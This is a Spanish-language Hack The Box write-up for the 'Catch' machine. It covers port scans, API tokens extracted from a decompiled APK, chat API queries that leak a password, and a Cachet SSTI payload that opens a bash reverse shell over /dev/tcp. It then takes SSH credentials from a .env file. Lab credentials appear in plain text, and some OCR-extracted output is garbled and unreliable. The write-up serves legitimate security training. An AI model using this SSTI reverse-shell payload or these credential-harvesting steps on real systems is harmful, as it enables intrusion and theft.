



HTB WRITEUP

Christian Aceves

CATCH HTB

ESCANEO DE PUERTOS NMAP

Comandos:

```
> nmap -sS --min-rate 5000
-p- --open -vvv -Pn -n
10.10.11.150 -oG allPorts
> nmap -sCV -p22,80,3000,5000,8000
-vvv 10.10.11.150 -oN Service
```

Puertos abiertos:

22/tcp	ssh
80/tcp	http
3000/tcp	ppp
5000/tcp	upnp
8000/tcp	http

Notas:

PPP

Protocolo punto a punto es un protocolo del nivel de enlace de datos, utilizado para establecer una conexión directa entre dos nodos de una red. Conecta dos enrutadores directamente sin ningún equipo u otro dispositivo de red entre medias de ambos.


```
○ ○ ○
# Nmap 7.92 scan initiated Sun Jun 12 18:36:57 2022 as: nmap -sCV -p22,80,3000,5000,8000 -vvv -oN Service
10.10.11.150
Nmap scan report for 10.10.11.150
Host is up, received echo-req ttl 63 (0.35s latency).
Scanned at 2022-06-12 18:36:57 CDT for 102s

PORT      STATE SERVICE REASON          VERSION
22/tcp     open  ssh    syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:a0 (RSA)
|   ssh-rsa
AAAAB3NzaC1yC2EAAQABAAQgQC82VTn1hMqiQUFN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQiyPszLNtkCDnGMNcBfibD/7Zz4r8lrlNe/Afk
6LjqT30newz2a1TpCrBvoileYAfya5PfbZ8mv77-MWEA+k7OpAw1xW9bpkhYCGkJ0m90ydcseEg1+kO/ng3+6aFrGjxqaw1LxyXm179xG
2f27rKEZoRo/9HOH9Y+5ru184QQXjW/ir+EJ37xTwQA5U160wIm+ApGHiF15j9aDfT/r4QMe+au+2yPotnGGBjBz3ef-f0z/Cq70GR96ZBfJ3l00B
/Wav/R119qd7+ybNFXF/gBzptETXyujyS02Su92DwI231txJB01E6hpQ2uVA8vBLf0KKESt3ZjVmAsu3oguNCxtY7krjqPe6BZry+lrbeskalb1GPZrq
L6gtpKhz14Ua0cH9/vpMyFdKr24aXvZBDK1G1g5oyLhzx8I9I367z0my8E89+InjFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:01 (ECDSA)
| ecdsa-sha2-nistp256
AAAEC2V1ZHNNhXW0yT1tbmlzdHAYNTYAAAAbBbH2y17Gue6keBeCx0cBGNkWsliFwTrwUtbQ3NXEhTAFLziGdfCgBV7B9Hp6GOMPQX
qMK7mnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZD1TE5AAA1KfXa+0M5/utlo15MajysEsV4zb/L0Bj1lkXMPadPvR
80/tcp     open  http   syn-ack ttl 63  Apache http/2.4.41 ((Ubuntu))
|_ http-title: Catch Global Systems
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp   open  upnp?  syn-ack ttl 63
| fingerprint-strings:
| Generics, Help, RTSPRequest:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: i_like_gitea=4cbd1500ac76c043; Path=/; HttpOnly
|     Set-Cookie: _csrf=ox99qvZkk0rE9j7qlpzp8Prog6MTY1NTa3NzAyNTgxMc1Nzg4MA; Path=/; Expires=Mon, 13 Jun 2022
23:37:05 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash; Path=/; Max-Age=0; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 12 Jun 2022 23:37:05 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme->">
|       <head data-suburl="">
|         <meta charset="utf-8">
|         <meta name="viewport" content="width=device-width, initial-scale=1">
|         <meta http-equiv="x-ua-compatible" content="ie=edge">
|         <title> Catch Repositories </title>
|         <link rel="manifest"
| href="data:application/json;base64,eyJuYW1lIjo1Q2F0Y2ggUmVwb3NpdG9yaWVzIwlwchvncRfbmFtZSI6IkNhdGNoIFJlcG9zaXRcmllc
yisIn0YXJ0X3VybC16Imh0dHA6Ly9naXpTYSj5YXRjaS0dgI6MzAwMC8LL0pY29ucyI6W3slc3J1jolaHREcDovL2dpdGhLmNhdGNoLnhd0Yj0z"
|     HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Set-Cookie: i_like_gitea=4eb70f6c017c3aa2; Path=/; HttpOnly
|     Set-Cookie: _csrf=DDNJPOBPFCIveTKo2N14AYrW46MTY1NTa3NzAzMjI0NTU5NzkyMg; Path=/; Expires=Mon, 13 Jun 2022
23:37:12 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash; Path=/; Max-Age=0; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 12 Jun 2022 23:37:12 GMT
|     Content-Length: 0
|_ 5000/tcp  open  upnp?  syn-ack ttl 63
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, SMBProgNeg, ZendJavaBridge:
|   HTTP/1.1 400 Bad Request
|   Connection: close
|   GetRequest:
|     HTTP/1.1 302 Found
|     X-Frame-Options: SAMEORIGIN
|     X-Download-Options: noopn
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Content-Security-Policy:
|     X-Content-Security-Policy:
|     X-WebKit-CSP:
|     X-UA-Compatible: IE=Edge,chrome=1
|     Location: /login
|     Vary: Accept, Accept-Encoding
|     Content-Type: text/plain; charset=utf-8
|     Content-Length: 28
|     Set-Cookie: connect.sid=s%AEc9RyCDGhI0My0ldUtvwE4xUySlzfjm.eM1deMPErJ0AwEj7%2FZ0rAxeI%2FRE00EX%2F0sofd4BxVQ; Path=/; HttpOnly
|     Date: Sun, 12 Jun 2022 23:37:10 GMT
|     Connection: close
|     Found. Redirecting to /login
|     HTTPOptions:
|     HTTP/1.1 200 OK
|     X-Frame-Options: SAMEORIGIN
|     X-Download-Options: noopn
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Content-Security-Policy:
|     X-Content-Security-Policy:
|     X-WebKit-CSP:
|     X-UA-Compatible: IE=Edge,chrome=1
|     Allow: GET,HEAD
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 8
|     ETag: W/8-ZRAf8oNBS3Bjb/SU2GYZCmbtmXg"
|     Set-Cookie: connect.sid=s%3A7ilym5C5bCsK3HVAYUq-
4cLWIRhB1QB_crIwzMS60%2BSQN2nPv9t5b9Gv0xArc39S3HU%2B%2Ffq5M; Path=/; HttpOnly
|     Vary: Accept-Encoding
|     Date: Sun, 12 Jun 2022 23:37:11 GMT
|     Connection: close
|     GET,HEAD
|_ 8000/tcp  open  http   syn-ack ttl 62  Apache httpd 2.4.29 ((Ubuntu))
|_ http-favicon: Unknown favicon MD5: 69A0E6A171C4ED8855408ED902951594
|_ http-title: Catch Global Systems
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
```

UPnP

Universal Plug and Play es un conjunto de protocolos de comunicación que permite a periféricos en red, como computadoras personales, impresoras, pasarelas de Internet, puntos de acceso Wi-Fi y dispositivos.

* PUERTO 80 HTTP



Link de descarga para un apk.

Notas

* No archivos css ni javascript

* Ninguna pagina encontrada con wfuzz ni ningun subdominio


PUERTO 8000 HTTP

The screenshot shows a web browser window with the URL `view-source:10.10.11.150`. The page title is "Catch Global Systems". A green header bar says "System operational". Below it, a section titled "Past Incidents" lists three dates: "13th June 2022", "12th June 2022", and "11th June 2022", each followed by a message box containing "No incidents reported". The browser's sidebar on the left shows various icons and numbers (19, 44).

PAGINA /subscribe

The screenshot shows a web browser window with the URL `view-source:10.10.11.150:8000/subscribe`. The page title is "Error 500". It features a heading "Houston, We Have A Problem.", a sub-section "Internal Server Error", and a "What does this mean?" section. The text explains: "Something went wrong on our servers while we were processing your request. An error has occurred and this resource cannot be displayed. This occurrence has been logged, and a highly trained team of monkeys has been dispatched to deal with your problem. We're really sorry about this, and will work hard to get this resolved as soon as possible." It also mentions the error code `c61048ed-750d-4952-a9c1-1e7620d8b953` and a link to the "home page". The browser's sidebar on the left shows various icons and numbers (19, 44).


* **PAGINA /dashboard ---> /auth/login**



WFUZZ

000000166:	500	71 L	206 W	3169 Ch	"subscribe"
000000039:	301	9 L	28 W	317 Ch	"img"
000000259:	302	11 L	22 W	386 Ch	"admin"
000000482:	403	9 L	28 W	279 Ch	"storage"
000001503:	301	9 L	28 W	318 Ch	"dist"
000001898:	302	11 L	22 W	382 Ch	"setup"
000002771:	301	9 L	28 W	319 Ch	"fonts"
000002927:	302	11 L	22 W	386 Ch	"dashboard"

APK - CATCH 1.0



```
package com.example.acatch;

import android.graphics.Bitmap;
import android.os.Bundle;
import android.webkit.WebView;
import android.webkit.WebViewClient;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {
    private WebView mywebView;

    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView((int) C0460R.layout.activity_main);
        WebView webView = (WebView) findViewById(C0460R.C0463id.webview);
        this.mywebView = webView;
        webView.setWebViewClient(new myWebViewClient());
        this.mywebView.loadUrl("https://status.catch.htb");
        this.mywebView.getSettings().setJavaScriptEnabled(true);
    }

    public class myWebViewClient extends WebViewClient {
        public myWebViewClient() {
        }

        public void onPageStarted(WebView webView, String str, Bitmap bitmap) {
            super.onPageStarted(webView, str, bitmap);
        }

        public boolean shouldOverrideUrlLoading(WebView webView, String str) {
            webView.loadUrl(str);
            return true;
        }
    }
}
```

Decompilamos el archivo .apk y dentro encontramos varias cosas interesantes entre ellas:

Dominio: <https://status.catch.htb/>
gitea_token : "b87bf6345ae72ed5ecdcee05bcb34c83806fb0"
lets_chat_token :
"NjFiODZhZWfkOTg0ZTI0NTExMzZlYjE2OmQ1ODg0NjhMZhjIYWU0NDYzMzlhNTdmYTjiNGU2M2EyMzY4Mj0MzM2YjU5NDljNQ=="
slack_token : "xoxp-23984754863-2348975623103"

Usamos el lets_chat_token para enviar una solicitud al puerto 5000 y obtener información; primero mandamos la solicitud a rooms/y usamos la primera id para obtener los messages y dentro encontraremos contraseñas de john para la pagina cachet:8000

NOTAS :

decompilar apk:
<http://www.javadecompilers.com/>
<https://mobsf.live>

CREENCIAS

john : E}V!mywu_69T4C}W`

COMANDOS

> curl -H "Authorization: bearer


NjFiODZhZWfkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0Njh...Njh...Nzl...NT
dmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ== -i http://10.10.11.150:5000/rooms/

> curl -H "Authorization: bearer NjFiODZhZWfkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0Njh...
Zjh...YWU0NDYzNzl...NTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ== -i
http://10.10.11.150:5000/rooms/61b86b28d984e2451036eb17/messages

> curl -H "Authorization: bearer NjFiODZhZWfkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0Njh...
YWU0NDYzNzl...NTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ== -i
http://10.10.11.150:5000/rooms/61b86b3fd984e2451036eb18/messages

```
e:"Android Development", "description":"Android App Updates, Issues & More", "lastActive": "2021-12-14T10:24:21.145Z", "created": "2021-12-14T10:23:10.474Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb18", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb17", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:18:04.710Z", "created": "2021-12-14T10:00:31.043Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:32:25.514Z", "created": "2021-12-14T10:31:30.403Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:31:19.094Z", "created": "2021-12-14T10:31:19.094Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:30:25.108Z", "created": "2021-12-14T10:29.805Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:21:04.635Z", "created": "2021-12-14T10:21:04.635Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:19:29.677Z", "created": "2021-12-14T10:19:29.677Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:17:49.761Z", "created": "2021-12-14T10:17:49.761Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:18:04.710Z", "created": "2021-12-14T10:18:04.710Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:16:18.187Z", "created": "2021-12-14T10:16:18.187Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:13:49.568Z", "created": "2021-12-14T10:13:49.568Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:12:34.388Z", "created": "2021-12-14T10:12:34.388Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}], "lastActive": "2021-12-14T10:09:35.597Z", "created": "2021-12-14T10:09:35.597Z", "owner": "61b86...  
d984e2451036eb16", "private": false, "hasPassword": false, "participants": [{"id": "61b86b3fd984e2451036eb17", "name": "Employees", "description": "New Joine...  
es, Org updat..."}, {"id": "61b86b3fd984e2451036eb18", "name": "John", "description": "IT Admin", "isBot": true}]]
```

Y usando otro id obtenido con la primera solicitud a /rooms podemos ver posibles nombre de usuario como John, Will, Admin y Lucas



*Y encontramos una api de el usuario john:
7GVCqTY5abrox48Nct8j*

Segun la pagina hay una vulnerabilidad en cachet y en resumen agregando un codigo para explotar ssti en el apartado incident template y lo guardamos, despues con ayuda de burpsuite modificamos la solicitud y hacemos que se ejecute el payload para conectar una reverse shell.

REFERENCIAS:

<https://www.leavesongs.com/PENETRATION/cachet-from-laravel-sqli-to-bug-bounty.html>

SOLICITUD A MANDAR

Api key de john

```
POST /api/v1/incidents HTTP/1.1
Host:status.catch.htb:8000
Accept-Encoding: gzip, deflate
Accept: /*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Connection: close
X-Cachet-Token:7GVCqTY5abrox48Nct8j
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

visible=0&status=1&name=d&template=d
```

```
{"{{["bash -c 'sh -i >& /dev/tcp/<ip>/<port> 0>&1"] | filter("system") | join(",")}}
```

PAYLOAD

Despues tendremos una shell como www-data y retrocederemos directorios hasta el directorio CATCH en el cual podremos ver el archivo .env y asi obtenemos una contraseña que probaremos para la conexión ssh y sabemos que no es la de john y es poco probable que la de admin asi que intentaremos con will y lucas y en efecto es para el usuario will

CONTRASEÑA

s2#4Fg0_%3!

Dentro podemos ver una tarea que se realiza cada cierto tiempo y podemos modificar el parametro APP_NAME

Yo no creo poderlo explicar tan bien la escalada de privilegios como lo hace "nobushk"

<https://breached.to/Thread-HTB-catch-discussion?page=3>